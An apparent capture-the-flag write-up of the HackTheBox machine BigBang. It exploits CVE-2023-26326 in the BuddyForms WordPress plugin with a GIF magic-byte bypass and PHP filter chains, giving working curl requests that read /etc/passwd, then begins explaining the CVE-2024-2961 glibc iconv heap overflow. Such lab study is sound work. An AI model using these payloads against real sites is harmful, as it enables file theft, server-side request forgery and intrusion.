 $accepted_files = isset( $_REQUEST['accepted_files'] ) ? explode( ',', buddyforms_sanitize( '', wp_unslash(
$_REQUEST['accepted_files'] ) ) ) : array( 'jpeg' );

 if ( ! empty( $url ) && ! empty( $file_id ) ) {
```

```
$upload_dir             = wp_upload_dir();
$image_url              = urldecode($url);
$image_data             = file_get_contents($image_url); // Get image data
$image_data_information = getimagesize($image_url);
$image_mime_information = $image_data_information['mime'];

if ( ! in_array( $image_mime_information, $accepted_files ) ) {
 echo wp_json_encode(
  array(
   'status'   => 'FAILED',
   'response' => __(
    'File type ' . $image_mime_information . ' is not allowed.',
    'buddyforms'
   ),
  )
 );
 die();
}

if ( $image_data && $image_data_information ) {
 $file_name   = $file_id . '.png';
 $full_path   = wp_normalize_path( $upload_dir['path'] . DIRECTORY_SEPARATOR . $file_name );
 $upload_file = wp_upload_bits( $file_name, null, $image_data );
 if ( ! $upload_file['error'] ) {
  $wp_filetype   = wp_check_filetype( $file_name, null );
  $attachment    = array(
   'post_mime_type' => $wp_filetype['type'],
   'post_title'     => preg_replace( '/\.[^.]+$/', '', $file_name ),
   'post_content'   => '',
   'post_status'    => 'inherit',
  );
  $attachment_id = wp_insert_attachment( $attachment, $upload_file['file'] );
  $url           = wp_get_attachment_thumb_url( $attachment_id );
  echo wp_json_encode(
   array(
    'status'        => 'OK',
    'response'      => $url,
```

```
        'attachment_id' => $attachment_id,
      )
     );
     die();
    }

    [...]
}
```

- In this code snippet we can be able to identify 3 vulnerabilities all depending on how you view them. 2 bypasses and the usage of `file_get_contents`.
- The first bypass is based on the image bypass, since we are able to specify the accepted image mime types, we can easily trick the server into accepting our own image type that we specify. But the `accepted_files` depends on the contents of the **getimagesize** functions. Meaning that whatever is fetched in the `image_url` **should be an image** by default. This condition limits the usage of the PHAR deserialization in a way but this can easily be bypassed by specifying a **GIF** image files since its magic bytes (https://giflib.sourceforge.net/whatsinagif/bits_and_bytes.html) can exist in a simple string format without the bytes feature:

```
└──[:)] % echo 'GIF89a' >> test
└──[:)] % file test
test: GIF image data, version 89a,
```

- We can hence confirm that with GIF, strings become the possibility of the first bypass.
- The 2nd bypass is the URL feature that exists within the first few lines:

```
$url = isset( $_REQUEST['url'] ) ? wp_kses_post( wp_unslash( $_REQUEST['url'] ) ) : '';
[SNIPPED]
$image_url = urldecode($url);
```

|

- The above logic has an issue, it first uses `wp_unslash` which according to the source code (https://github.com/WordPress/WordPress/blob/5e389c179e70deacf9bdc418bf96d361ee028622/wp-includes/formatting.php#L5787) uses the `stripslashes_deep` on the provided data. The `stripslashes_deep` is a WordPress function which utilises the in-built PHP function `stripslashes` under the hood to further remove `\` slash from instances passing control over to `wp_kses_post`

- The `wp_kses_post` uses the `wp_kses` function to manage the data being passed to it. The `wp_kses` function is called with the `post` value for allowed_html content. This santizes the variable url to only ensure safe HTML characters are found within the application.
- **No** url decoding is whatsoever checked during intialization, and hence the url is finally decoded and then passed over to `getimagesize`.This allows us to bypass the HTML checks since HTML that exists cannot be tested due to **deep/double urlencoding**.

- The 3rd vulnerability involves using `file_get_contents`. This function is quite useful in fetching both **remote** and **local** files. The only problem is that there is a check for **file types**. If we try using it for **arbitrary file reads** directly like that we will immediately get a **File type not supported** error since it expects an image since **getimagesize** is in use. Good thing, `file_get_contents` can be used in conjuction with **PHP wrappers** and **conversion tables**.
  - PHP wrappers are responsible for handling protocol related tasks to be handled by PHP's stream related functions, in our case the `file_get_contents` function.
  - The wrappers can be weaponized to a degree to allow concatenation of strings, this feature is chained together with PHP wrapper called `php://filter` used in sanitizing and validating data to enhance the full capabilities of a file.
  - The goal becomes to prepend our GIF magic byte into the stream and allow us to read a file and concatenate the string.

Let us observe how we can do this in a PHP interpreter (`php -a` allows us to access it), Ill also use a docker version of installed PHP on the web:

```
└──[:)] % cat Dockerfile
FROM php:8.3.2-cli

WORKDIR /var/www/html
CMD [ "php", "-a" ]

└──[:)] % docker build . -t php_testing
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
            Install the buildx component to build images with BuildKit:
            https://docs.docker.com/go/buildx/

Sending build context to Docker daemon  3.072kB
Step 1/3 : FROM php:8.3.2-cli
 ---> ce6cd8983d66
Step 2/3 : WORKDIR /var/www/html
 ---> Running in 3dab73b3235c
 ---> Removed intermediate container 3dab73b3235c
 ---> 97835efbd019
```

```
Step 3/3 : CMD [ "php", "-a" ]
 ---> Running in 495f6d52a3b7
 ---> Removed intermediate container 495f6d52a3b7
 ---> f105563d57a6
Successfully built f105563d57a6
Successfully tagged php_testing:latest

docker run -it --rm --name pyp_tests php_testing
Interactive shell

php >
```

https://www.synacktiv.com/en/publications/php-filters-chain-what-is-it-and-how-to-use-it => Good blog on what will happen.

1. Let us create a base64 string, based on any random string. Ill choose one with a `=` sign to illustrate my point:

```
php > echo base64_encode('pyp_working');
cHlwX3dvcmtpbmc=
```

- In PHP, **stream** base64 decoding does not properly handle the `=` sign. It tends to raise an error, one of the ways to mitigate this is properly utilising a conversion table to first change from `UTF8` to `UTF7`.

2. Using PHP first and then wrappers, we can proceed to decode the text:

```
php > echo base64_decode('cHlwX3dvcmtpbmc=');
pyp_working

// Write the payload into a file called test.txt using shell of:  └──[:)] % docker exec -u 0 -it  pyp_tests /bin/bash

php > $command = 'php://filter/convert.base64-decode/resource=test.txt';
php > echo file_get_contents($command);
pyp_working

php > echo base64_decode('cHlwX3dvcmtpb=mc');
pyp_working
```

```
// Overwrite the test.txt file with the above payload

php > echo file_get_contents($command);

Warning: file_get_contents(): Stream filter (convert.base64-decode): invalid byte sequence in php shell code on line 1
```

- When it comes to single equal signs, `=`, it appears to be handled differently especially in cases where it appears in the middle.
- We can mitigate this through conversion tables:

```
php > $command = 'php://filter/convert.iconv.UTF8.UTF7/convert.base64-decode/resource=test.txt';
php > echo file_get_contents($command);
pyp_workio��g
```

- In PHP streams, especially chained streams it **first** reads the **resource**. Then moves from the **beginning heading towards the end**: resource read -> filter invoked -> UTF8 to UTF7 encoding ->base64 decoding called.
- It ends up working but we have some uknown bytes in the middle of the text but this usually ends up being treated as junk and ignored.

3. Prepending of characters using wrappers. This borders on Korean Character encoding for Internet Messages which is quite good. By using **SO**, it tells the stream that the character to follow is **Korean**, **SI** = **ASCII** and **ESC $) C** which must appear **before any** appearance of SO characters.

Encodings usable to prepend characters

The following table recaps what was discussed on ISO/IEC 2022 and Unicode encodings. Those will prepend characters without breaking the integrity of a base64 string, making them usable in PHP filter chains.

Encoding identifier	Prepended characters
ISO2022KR	\x1b$)C
UTF16	\xff\xfe
UTF32	\xff\xfe\x00\x00

- To prepend **arbitrary** characters we need to chain the filter chain. Usage of `|` is common between the chain to combine the wrappers.

I will use a known script (https://github.com/ambionics/wrapwrap & https://github.com/synacktiv/php_filter_chain_generator) to illustrate my point.

Now, in filter chains we **need** to know a valid file path to place in the `resource` key. This can be solved by using `php://temp` in stead which will store the values in memory and won't require us knowing a correct and valid path.

- We would need to append prepend 3 characters, `pyp` using the 2nd script:

```
php > $command = 'php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-
32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp';
php > echo file_get_contents($command);
pyp)C@@C@@@@@@@>==@@
```

It manages to work, but with a bunch of junk. This is because of `php://temp` is a memory area and hence may contain some bytes used in temporary processing.

With that in mind, we can then proceed to identify the endpoint of the `buddyforms_upload_image_from_url` function. From the BuddyForms Github page source code:

```
add_action( 'wp_ajax_upload_image_from_url', 'buddyforms_upload_image_from_url' );
function buddyforms_upload_image_from_url() {
[SNIPPED]
}
```

We notice it is given an alias, `upload_image_from_url` for the `wp_ajax` file that is used. In WordPress actions for the `wp_ajax` file are handled by the `/wp-admin/admin-ajax.php` file.

We need to prepend the `GIF89a` string before the file we read, which can be any **existing** file on the system. We utilise curl for this function:

```
└──[:)] % python3 php_filter_chain_generator.py --chain 'GIF89a'
[+] The following gadget chain will generate the following code : GIF89a (base64 value: R0lGODlh)
```

```
php://filter/convert.iconv.UTF8.CSISO2022KR| [SNIPPED] |convert.iconv.SJIS.EUCJP-
WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-
decode/resource=php://temp

curl 'http://blog.bigbang.htb/wp-admin/admin-ajax.php' -d 'action=upload_image_from_url&url=php://filter/convert.base64-
encode|convert.iconv.855.UTF7| [SNIPPED] |convert.base64-decode/resource=/etc/passwd&id=1&accepted_files=image/gif'

{"status":"OK","response":"http:\/\/blog.bigbang.htb\/wp-content\/uploads\/2025\/01\/1.png","attachment_id":155}
```

- We generate the chain first that will append the GIF magic bytes and then proceed.
- We provide the necessary arguments and then notice the json object we are provided back to us.

```
└──[:(] % curl 'http://blog.bigbang.htb/wp-content/uploads/2025/01/1.png'
GIF89aroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologi
```

- It appears to have worked, at least half the exploit since we notice that the file is **suddenly cut-off**. This is because some bytes were lost during conversion of the chain. We can fix this (temporarily) through url_encoding by introducing the `convert.quoted-printable-encode` and `convert.quoted-printable-decode` before the start of the chain and after:


```
└──[:)] % curl -s 'http://blog.bigbang.htb/wp-admin/admin-ajax.php' -d
'action=upload_image_from_url&url=php://filter/convert.quoted-printable-encode/convert.base64-encode| [SNIPPED]
|convert.base64-decode|convert.quoted-printable-decode/resource=/etc/passwd&id=1&accepted_files=image/gif' | jq
."response"

"http://blog.bigbang.htb/wp-content/uploads/2025/01/1-3.png"
┌──[~/Misc/CTF/HTB/Machines/Active/BigBang/www/testing]—[pyp@Ghost]—[0]—[10117]
└──[:)] % curl 'http://blog.bigbang.htb/wp-content/uploads/2025/01/1-3.png'
GIF89aroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```


It seems to have repaired the chain and also given us the complete file. With this we gain **arbitrary file read** and since `file_get_contents` can fetch **remote** urls also **server side request forgery**.


Note: There is no PHAR deserialization that exists within this particular web server. This is because the person who tested this introduced another plugin, the **dummy** plugin for them to be able to use PHP gadget. We do not posses this capability as we do not have any form of access within the WordPress administration panel. We therefore had to look for another option.

CVE-2024-2961

Since we had exploited a feature in the CVE-2023-26326. I began researching on other articles linked to this CVE but found none at surface value. This made me look at any form of CVE related at **WordPress**, **BuddyForms** or **PHP**. I found some for PHP but they did not appear relevant. This led me to start querying on **key words** to see if anything will pop up:








Finally, some light at the end of the tunnel. We come across an article discussing **CVE-2024-2961** which appears to be a buffer overflow existing within the GLIBC but can be exploited within PHP using PHP filters. Everyone knows that buffer overflows can be leveraged to obtain command execution within the system provided you can control the registers and this appears to be the case.

Let us go ahead and understand the article. The CVE article includes 3 parts but we will **mainly** focus on the 1st part.

The article discusses the main idea of the exploit, I wont discuss some aspects of it as it has already been covered.

First thing we notice is that it **replaces** the PHAR wrapper since the code can act as a substitution for it.



Exploit Understanding

When PHP converts from one charset to another it tends to use the `iconv` function. The `iconv` function is a PHP inbuilt function that under the hood really is a GLIBC function.

In LIBC, the function(s) can be seen:


```
iconv_t iconv_open(const char *tocode, const char *fromcode);
size_t iconv(iconv_t cd, char **restrict inbuf, size_t *restrict inbytesleft,char **restrict outbuf, size_t *restrict
outbytesleft);
```

- If the size of the output buffer, `outbuf` is not enough then it throws an error, allocates more memory size and then proceed with conversion. At least thats how logically it should.

There is an Out-of-Bound write when converting to ISO-2022-CN-EXT charset since the `iconv` **may** fail to check if there is enough space remaining. Special characters induce some special behaviours:

```
In [7]: len('劄')
Out[7]: 1

In [8]: len('劄'.encode())
Out[8]: 3
```

- In ISO-2022-CN-EXT, the character measures 1 byte but in UTF-8, this byte measures 3 characters. Hence if the input buffer, `16` bytes in length with 16 characters (`A * 15 + 劄`) is converted to UTF-8 in another buffer of **same** length, it tends to overflow => 15 + 3 = 18 - 16 = 2 bytes are overflown in that buffer. This can happen at the Heap level.



Visual representation of PHP's heap

- PHP heap works nearly the same with the LIBC heap. But it is 2MB in size divided into **512** pages. Each page within the heap can contain a number of chunks depending on their use. Now the free lists are LIFO in nature (Last In First Out), that means that the **last freed chunk** is

usually the **first allocated** chunk whenever a chunk is allocated using **emalloc**.

- In the above represenation, the 5th page contains chunks each of **0x400** bytes in size. The free list is a **single-linked** list in this case, chunks 2 and chunks 4 are free. The first 8 bytes of chunk 2 contains a pointer to the **next** chunk in the free list, chunk 4 in this case.
- By overflowing the first chunk, (even if its by 1 byte), we can overwrite the pointer's least significant bits to the next chunk. Calling `emalloc` again will fetch **the overwritten** pointer.

Note: PHP creates a **new heap** with every HTTP request, hence it becomes necessary to navigate around this.

